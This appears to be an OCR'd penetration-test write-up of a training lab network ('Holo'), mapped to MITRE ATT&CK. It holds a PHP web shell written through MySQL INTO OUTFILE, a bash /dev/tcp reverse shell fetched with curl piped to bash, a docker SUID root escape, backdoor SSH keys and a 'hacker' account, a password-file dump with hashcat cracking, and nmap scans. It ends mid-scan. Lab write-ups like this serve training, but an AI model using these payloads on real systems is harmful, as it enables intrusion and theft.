Network interface on target system	`www-data@43f7b128fa31:/var/www$ ifconfig` `ifconfig` `eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500` `inet 192.168.100.100  netmask 255.255.255.0  broadcast 192.168.100.255` `ether 02:42:c0:a8:64:64  txqueuelen 0  (Ethernet)` `RX packets 344  bytes 36362 (36.3 KB)` `RX errors 0  dropped 0  overruns 0  frame 0` `TX packets 249  bytes 192613 (192.6 KB)` `TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0` `lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536` `inet 127.0.0.1  netmask 255.0.0.0` `loop  txqueuelen 1000  (Local Loopback)` `RX packets 8  bytes 632 (632.0 B)` `RX errors 0  dropped 0  overruns 0  frame 0` `TX packets 8  bytes 632 (632.0 B)` `TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0`
Network gateway on target system	• route -nv `www-data@d0ab30527d54:/var/www/admin$ route -nv` `route -nv` `Kernel IP routing table` `Destination  Gateway  Genmask  Flags Metric Ref  Use Iface` `0.0.0.0  192.168.100.1  0.0.0.0  UG  0  0  0 eth0` `192.168.100.0  0.0.0.0  255.255.255.0  U  0  0  0 eth0` `www-data@d0ab30527d54:/var/www/admin$`
Port scan for gateway (192.168.100.1)	• for port in {1..20000}; do timeout 2 nc -znv 192.168.100.1 $port 2>&1 \| grep open ; done `www-data@d0ab30527d54:/var/www/admin$ for port in {1..20000}; do timeout 2 nc -znv 192.168.100.1 $port 2>&1 | grep open ; done` `<nc -znv 192.168.100.1 $port 2>&1 \| grep open ; done` `(UNKNOWN) [192.168.100.1] 22 (ssh) open` `(UNKNOWN) [192.168.100.1] 80 (http) open` `(UNKNOWN) [192.168.100.1] 1194 (openvpn) : Connection refused` `(UNKNOWN) [192.168.100.1] 3306 (mysql) open` `(UNKNOWN) [192.168.100.1] 8080 (http-alt) open` `www-data@d0ab30527d54:/var/www/admin$`
Located MySQL database services	• ps -elf | grep mysql `www-data@5f49bb1e968a:/var/www/admin$ ps -elf | grep mysql` `ps -elf | grep mysql` `4 S root  1  0  0  80  0 -  1158 -  02:19 pts/0  00:00:00 /bin/sh -c /etc/init.d/apache2 start && /etc/init.d/mysql start && /bin/bash` `4 S mysql  75  1  0  80  0 -  1158 -  02:19 ?  00:00:00 /bin/sh /usr/bin/mysqld_safe` `4 S mysql 429 75 5 80 0 - 406107 - 02:19 ? 00:04:10 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --plugin-dir=/usr/lib/mysql/plugin --log-error=/var/log/mysql/error.log --pid-file=/var/run/mysqld/mysqld.pid --socket=/var/run/mysqld/mysqld.sock --port=3306 --log-syslog=1 --log-syslog-facility=daemon --log-syslog-tag=` `0 S www-data 1348 1339 0 80 0 - 2867 pipe_w 03:32 pts/1 00:00:00 grep mysql` `www-data@5f49bb1e968a:/var/www/admin$`
Login to MySQL database with credential discovered in /var/www/admin/db_connect.php	• mysql -u admin -p -h 192.168.100.1 `www-data@5f49bb1e968a:/var/www/admin$ mysql -u admin -p -h 192.168.100.1` `mysql -u admin -p -h 192.168.100.1` `Enter password:` `Welcome to the MySQL monitor.  Commands end with ; or \g.` `Your MySQL connection id is 44` `Server version: 8.0.22-0ubuntu0.20.04.2 (Ubuntu)` `Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.` `Oracle is a registered trademark of Oracle Corporation and/or its` `affiliates. Other names may be trademarks of their respective` `owners.` `Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.` `mysql>`

Dumping information from MySQL database

- SHOW VARIABLES LIKE “%version%”;

```
mysql> SHOW VARIABLES LIKE "%version%";
SHOW VARIABLES LIKE "%version%";
+-------------------------+-----------------------------+
| Variable_name           | Value                       |
+-------------------------+-----------------------------+
| admin_tls_version       | TLSv1,TLSv1.1,TLSv1.2,TLSv1.3 |
| immediate_server_version | 999999                      |
| innodb_version          | 8.0.22                      |
| original_server_version | 999999                      |
| protocol_version        | 10                          |
| slave_type_conversions  |                             |
| tls_version             | TLSv1,TLSv1.1,TLSv1.2,TLSv1.3 |
| version                 | 8.0.22-0ubuntu0.20.04.2     |
| version_comment         | (Ubuntu)                    |
| version_compile_machine | x86_64                      |
| version_compile_os      | Linux                       |
| version_compile_zlib    | 1.2.11                      |
+-------------------------+-----------------------------+
12 rows in set (0.01 sec)
```

- show databases;

```
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| DashboardDB        |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.00 sec)
```

- USE DashboardDB;

```
mysql> use DashboardDB;
use DashboardDB;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```



- SHOW tables;

```
mysql> show tables;
show tables;
+-----------------------+
| Tables_in_DashboardDB |
+-----------------------+
| users                 |
+-----------------------+
1 row in set (0.00 sec)

mysql>  select * from users;
 select * from users;
+----------+------------------+
| username | password         |
+----------+------------------+
| admin    | [illegible]      |
| gurag    |                  |
+----------+------------------+
2 rows in set (0.00 sec)
```




- SELECT User FROM mysql.user;


```
mysql> SELECT User FROM mysql.user;
SELECT User FROM mysql.user;
+------------------+
| User             |
+------------------+
| admin            |
| administrator    |
| debian-sys-maint |
| mysql.infoschema |
| mysql.session    |
| mysql.sys        |
| root             |
+------------------+
7 rows in set (0.00 sec)

mysql> SELECT user();
SELECT user();
+-----------------------------------------------------+
| user()                                              |
+-----------------------------------------------------+
| admin@ip-192-168-100-100.eu-west-1.compute.internal |
+-----------------------------------------------------+
1 row in set (0.01 sec)
```


- SELECT host,User,authentication_string FROM mysql.user;

	
Exploiting MySQL with Write a File (part of SQL Injection)	 Reference: Generate Backdoor via SQL Injection MITRE ATT&CK Reference: • Tactic – TA0008 - Lateral Movement • Technique – T1210 - Exploitation of Remote Services • Tactic - TA0001 - Initial Access • Technique – T1078 – Valid Accounts • Sub-technique – T1078.003 - Valid Accounts: Local Accounts
Proof of Concept Code – exploiting MySQL with Write a File (part of SQL Injection)	➢ CREATE TABLE hacker (hacker varchar(255)); ➢ INSERT INTO hacker (hacker) VALUES (‘<?php $cmd=$_GET[“cmd”];system($cmd);?>’); ➢ SELECT '<?php $cmd=$_GET["cmd"];system($cmd);?>' INTO OUTFILE '/var/www/html/shell.php'; ➢ curl 192.168.100.1:8080/shell.php?ccmd=whoami Reference: • Generate Backdoor via SQL Injection

	Note: • Use active database without quotation “use DashboardDB;” Explanation for Proof of Concept Code: • First line to create a table in the activate database on target system • Second line to insert payload of php code that allow attacker to interact with system command into the target created from first line • Third line to leverage MySQL write to file function to create malicious php file into host system (on the root directory of web hosting - /var/www/html) • Fourth line for attacker to test the malicious php file by using “curl” command and pass Linux OS system command such as “whoami” along to the URL (192.168.100.1:8080/shell.php?cmd=)
Create reverse shell script on attacker machine	• Create bash reverse shell script on attacker machines – link for reverse shell script • Spin up python web server module on attacker machine • Spin up netcat listener on attacker machine GNU nano 5.4 #!/bin/bash bash -i >& /dev/tcp/10.50.103.20/23333 0>&1 ┌──(kali㉿kali)-[~/Desktop/holo-kali-08092021] └─$ cat rev.sh #!/bin/bash bash -i >& /dev/tcp/10.50.103.20/23333 0>&1 ┌──(kali㉿kali)-[~/Desktop/holo-kali-08092021] └─$ python3 -m http.server 80 Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ... ┌──(kali㉿kali)-[~/Desktop/holo-kali-08092021] └─$ sudo nc -lnvvp 23333 [sudo] password for kali: listening on [any] 23333 ...

Privilege Escalation – Escape container to host	Using “curl” command to invoke command to have reverse shell callback from tareget system to attacker machine • curl ‘http://192.168.100.1:8080/shell.php?cmd=curl%20http%3A%2F%2F10.50.103.20%3A80%2Frev.sh%7Cbash%20%26’    MITRE ATT&CK Reference: • Tactic – TA0004 - Privilege Escalation • Technique – T1611 – Escape to Host
Obtained binary with SUID bit on host	• find / -type f -perm -04000 -ls 2>/dev/null 
Privilege Escalation – exploit SUID bit of /usr/bin/docker binary to gain root access	Reference: https://gtfobins.github.io/gtfobins/docker/#suid

<table>
<tr>
<td></td>
<td>


• docker run -v /:/mnt --rm -it ubuntu:18.04 chroot /mnt sh -p


MITRE ATT&CK Reference:

• Tactic – TA0004 - Privilege Escalation

• Technique – T1548 - Abuse Elevation Control Mechanism

• Sub-technique – T1548.001 - Abuse Elevation Control Mechanism: Setuid and Setgid
</td>
</tr>
<tr>
<td>Proof of Concept Code – Privilege Escalation using SUID bit of /usr/bin/docker binary</td>
<td>docker run -v /:/mnt --rm -it ubuntu:18.04 chroot /mnt sh -p</td>
</tr>
</table>

user.txt on host	root@ip-10-200-107-33:/var/www# ls -l total 8 drwsrwsrwx 7 mysql adm 4096 Sep 9 07:36 html -rwxrwxrwx 1 root root 39 Dec 5 2020 user.txt root@ip-10-200-107-33:/var/www# cat user.txt [redacted] root@ip-10-200-107-33:/var/www# ifconfig br-19e3b4fa18b8: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500 inet 192.168.100.1 netmask 255.255.255.0 broadcast 192.168.100.255 inet6 fe80::42:dfff:fe72:4247 prefixlen 64 scopeid 0x20<link> ether 02:42:df:72:42:47 txqueuelen 0 (Ethernet) RX packets 10 bytes 1813 (1.8 KB) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 27 bytes 2882 (2.8 KB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500 inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255 ether 02:42:bf:20:d1:d2 txqueuelen 0 (Ethernet) RX packets 0 bytes 0 (0.0 B) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 0 bytes 0 (0.0 B) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 9001 inet 10.200.107.33 netmask 255.255.255.0 broadcast 10.200.107.255 inet6 fe80::35:5cff:fef5:e187 prefixlen 64 scopeid 0x20<link> ether 02:35:5c:f5:e1:87 txqueuelen 1000 (Ethernet) RX packets 3683 bytes 6348313 (6.3 MB) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 5128 bytes 5776549 (5.7 MB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536 inet 127.0.0.1 netmask 255.0.0.0 inet6 ::1 prefixlen 128 scopeid 0x10<host> loop txqueuelen 1000 (Local Loopback) RX packets 166 bytes 14091 (14.0 KB) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 166 bytes 14091 (14.0 KB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root.txt on host	root@4b2e9664f096:/# cd /root cd /root root@4b2e9664f096:~# ls -la ls -la total 52 drwx------ 8 root root 4096 Feb 23 2021 . drwxr-xr-x 18 root root 4096 Sep 9 07:27 .. lrwxrwxrwx 1 root root 9 Dec 9 2020 .bash_history -> /dev/null -rw-r--r-- 1 root root 3083 Oct 31 2020 .bashrc drwx------ 2 root root 4096 Oct 31 2020 .cache drwxr-xr-x 3 root root 4096 Dec 23 2020 .config drwx------ 2 root root 4096 Dec 3 2020 .docker drwxr-xr-x 3 root root 4096 Oct 31 2020 .local -rw-r--r-- 1 root root 161 Dec 5 2019 .profile -rw-r--r-- 1 root root 66 Nov 4 2020 .selected_editor drwx------ 2 root root 4096 Oct 31 2020 .ssh -rw-r--r-- 1 root root 259 Nov 3 2020 .wget-hsts -rw-r--r-- 1 root root 39 Nov 4 2020 root.txt drwxr-xr-x 4 root root 4096 Oct 31 2020 snap root@4b2e9664f096:~#

<table>
<tr>
<td></td>
<td>


```
root@4b2e9664f096:~# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.2  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:ac:11:00:02  txqueuelen 0  (Ethernet)
        RX packets 20  bytes 1672 (1.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@4b2e9664f096:~# cat root.txt
cat root.txt
[redacted]
root@4b2e9664f096:~#
```

</td>
</tr>
<tr>
<td>Create persistent access (maintaining access)</td>
<td>

Create sshkey on attacker machine and copy attacker ssh public key to targeted user’s system

- ssh-keygen -t rsa -f fake_id_rsa -P "" && cat fake_id_rsa.pub

root user:



linux-admin user:

</td>
</tr>
</table>

```
root@4b2e9664f096:~/.ssh# cd /home/
cd /home/
root@4b2e9664f096:/home# ls -l
ls -l
total 12
drwxr-xr-x 6 root        root        4096 Jan 16  2021 docker
drwxr-xr-x 3 linux-admin linux-admin 4096 Jan  4  2021 linux-admin
drwxr-xr-x 4 ubuntu      ubuntu      4096 Dec  9  2020 ubuntu
root@4b2e9664f096:/home# cd linux-admin
cd linux-admin
root@4b2e9664f096:/home/linux-admin# cd .ssh
cd .ssh
bash: cd: .ssh: No such file or directory
root@4b2e9664f096:/home/linux-admin# mkdir .ssh
mkdir .ssh
root@4b2e9664f096:/home/linux-admin# ls -l
ls -l
total 0
root@4b2e9664f096:/home/linux-admin# cd .ssh
cd .ssh
root@4b2e9664f096:/home/linux-admin/.ssh#
```

Create user account:

```
root@4b2e9664f096:/home/linux-admin/.ssh# useradd -m hacker
useradd -m hacker
root@4b2e9664f096:/home/linux-admin/.ssh# cd ../..
cd ../..
root@4b2e9664f096:/home# ls -l
ls -l
total 16
drwxr-xr-x 6 root        root        4096 Jan 16  2021 docker
drwxr-xr-x 2 hacker      hacker      4096 Sep  9 07:42 hacker
drwxr-xr-x 4 linux-admin linux-admin 4096 Sep  9 07:40 linux-admin
drwxr-xr-x 4 ubuntu      ubuntu      4096 Dec  9  2020 ubuntu
root@4b2e9664f096:/home# echo hacker:hacker| chpasswd
echo hacker:hacker| chpasswd
root@4b2e9664f096:/home#
```

MITRE ATT&CK Reference:


- Tactic – TA0003 - Persistence
- Technique – T1098 - Account Manipulation
- Sub-technique – T1098.004 - Account Manipulation: SSH Authorized Keys
- Technique – T1136 – Create Account
- Sub-technique – T1136.001 - Create Account: Local Account

Dumping /etc/shadow and /etc/passwd

```
root@ip-10-200-107-33:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
landscape:x:110:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false
ec2-instance-connect:x:112:65534::/nonexistent:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:113:119:MySQL Server,,,:/nonexistent:/bin/false
dnsmasq:x:114:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
linux-admin:x:1001:1001:,,,:/home/linux-admin:/bin/bash
hacker:x:1002:1002::/home/hacker:/bin/sh
root@ip-10-200-107-33:~#
```

MITRE ATT&CK Reference:

- Tactic - TA0006 - Credential Access
- Technique – T1003 - OS Credential Dumping
- Sub-technique – T1003.008 - OS Credential Dumping: /etc/passwd and /etc/shadow

Using hashcat to cracked shadow hash for linux-admin user	Reference: [Project 12: Cracking Linux Password Hashes with Hashcat] • Hashcat command = hashcat.exe -m 1800 test2.hccapx ..\password-list\simple-rockyou.lst -o ..\cracked.txt -O  hashcat.exe -m 1800 test2.hccapx ..\password-list\simple-rockyou.lst -o ..\cracked.txt -O Session.....: hashcat Status.....: Cracked Hash.Name.....: sha512crypt 6, SHA512 (Unix) Hash.Target.....: [redacted] Time.Started.....: Sat Sep 04 15:49:20 2021 (35 secs) Time.Estimated...: Sat Sep 04 15:49:55 2021 (0 secs) Kernel.Feature...: Optimized Kernel Guess.Base.....: File (..\password-list\simple-rockyou.lst) Guess.Queue.....: 1/1 (100.00%) Speed.#2.....: 180.0 kH/s (13.39ms) @ Accel:8 Loops:32 Thr:1024 Vec:1 Recovered.....: 1/1 (100.00%) Digests Progress.....: 6393579/14344384 (44.57%) Rejected.....: 102123/6393579 (1.60%) Restore.Point....: 5990535/14344384 (41.76%) Restore.Sub.#2...: Salt:0 Amplifier:0-1 Iteration:4992-5000 Candidate.Engine.: Device Generator Candidates.#2....: luliagus -> labnat Hardware.Mon.#2..: Temp: 76c Util:100% Core:1184MHz Mem:6994MHz Bus:8 Started: Sat Sep 04 15:49:06 2021 Stopped: Sat Sep 04 15:49:56 2021  MITRE ATT&CK Reference: • Tactic - TA0006 - Credential Access • Technique – T1110 – Brute Force • Sub-technique – T1110.002 – Brute Force: Password Cracking
Scanning HOLO corporate network from compromised host using nmap binary found on the compromise host	• nmap -nvv -sn 10.200.107.0/24 | grep -B 1 up

```
root@ip-10-200-107-33:~# nmap -nvv -sn 10.200.107.0/24 | grep -B 1 up
Nmap scan report for 10.200.107.1
Host is up, received arp-response (0.00014s latency).
--
Nmap scan report for 10.200.107.30
Host is up, received arp-response (0.00019s latency).
--
Nmap scan report for 10.200.107.31
Host is up, received arp-response (0.00018s latency).
--
Nmap scan report for 10.200.107.32
Host is up, received arp-response (0.00011s latency).
--
Nmap scan report for 10.200.107.35
Host is up, received arp-response (0.00018s latency).
--
Nmap scan report for 10.200.107.250
Host is up, received arp-response (0.00027s latency).
--
Nmap scan report for 10.200.107.33
Host is up, received localhost-response.
Read data files from: /usr/bin/../share/nmap
Nmap done: 256 IP addresses (7 hosts up) scanned in 1.76 seconds
root@ip-10-200-107-33:~#
```

- nmap -nvv -Pn -T4 -F 10.200.107.30

```
root@ip-10-200-107-33:~# nmap -nvv -Pn -T4 -F 10.200.107.30
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-09 07:52 UTC
Initiating ARP Ping Scan at 07:52
Scanning 10.200.107.30 [1 port]
Completed ARP Ping Scan at 07:52, 0.03s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 07:52
Scanning 10.200.107.30 [100 ports]
Discovered open port 3389/tcp on 10.200.107.30
Discovered open port 53/tcp on 10.200.107.30
Discovered open port 80/tcp on 10.200.107.30
Discovered open port 135/tcp on 10.200.107.30
Discovered open port 445/tcp on 10.200.107.30
Discovered open port 139/tcp on 10.200.107.30
Discovered open port 389/tcp on 10.200.107.30
Discovered open port 88/tcp on 10.200.107.30
Completed SYN Stealth Scan at 07:53, 1.14s elapsed (100 total ports)
Nmap scan report for 10.200.107.30
Host is up, received arp-response (0.0011s latency).
Scanned at 2021-09-09 07:52:59 UTC for 1s
Not shown: 92 closed ports
Reason: 92 resets
PORT     STATE SERVICE       REASON
53/tcp   open  domain        syn-ack ttl 128
80/tcp   open  http          syn-ack ttl 128
88/tcp   open  kerberos-sec  syn-ack ttl 128
135/tcp  open  msrpc         syn-ack ttl 128
139/tcp  open  netbios-ssn   syn-ack ttl 128
389/tcp  open  ldap          syn-ack ttl 128
445/tcp  open  microsoft-ds  syn-ack ttl 128
3389/tcp open  ms-wbt-server syn-ack ttl 128
MAC Address: 02:1E:14:E3:B4:ED (Unknown)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.28 seconds
           Raw packets sent: 138 (6.056KB) | Rcvd: 101 (4.060KB)
root@ip-10-200-107-33:~#
```

- nmap -nvv -Pn -T4 -F 10.200.107.31

```
root@ip-10-200-107-33:~# nmap -nvv -Pn -T4 -F 10.200.107.31
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-09 07:49 UTC
Initiating ARP Ping Scan at 07:49
Scanning 10.200.107.31 [1 port]
Completed ARP Ping Scan at 07:49, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 07:49
Scanning 10.200.107.31 [100 ports]
Discovered open port 445/tcp on 10.200.107.31
Discovered open port 22/tcp on 10.200.107.31
Discovered open port 135/tcp on 10.200.107.31
Discovered open port 3389/tcp on 10.200.107.31
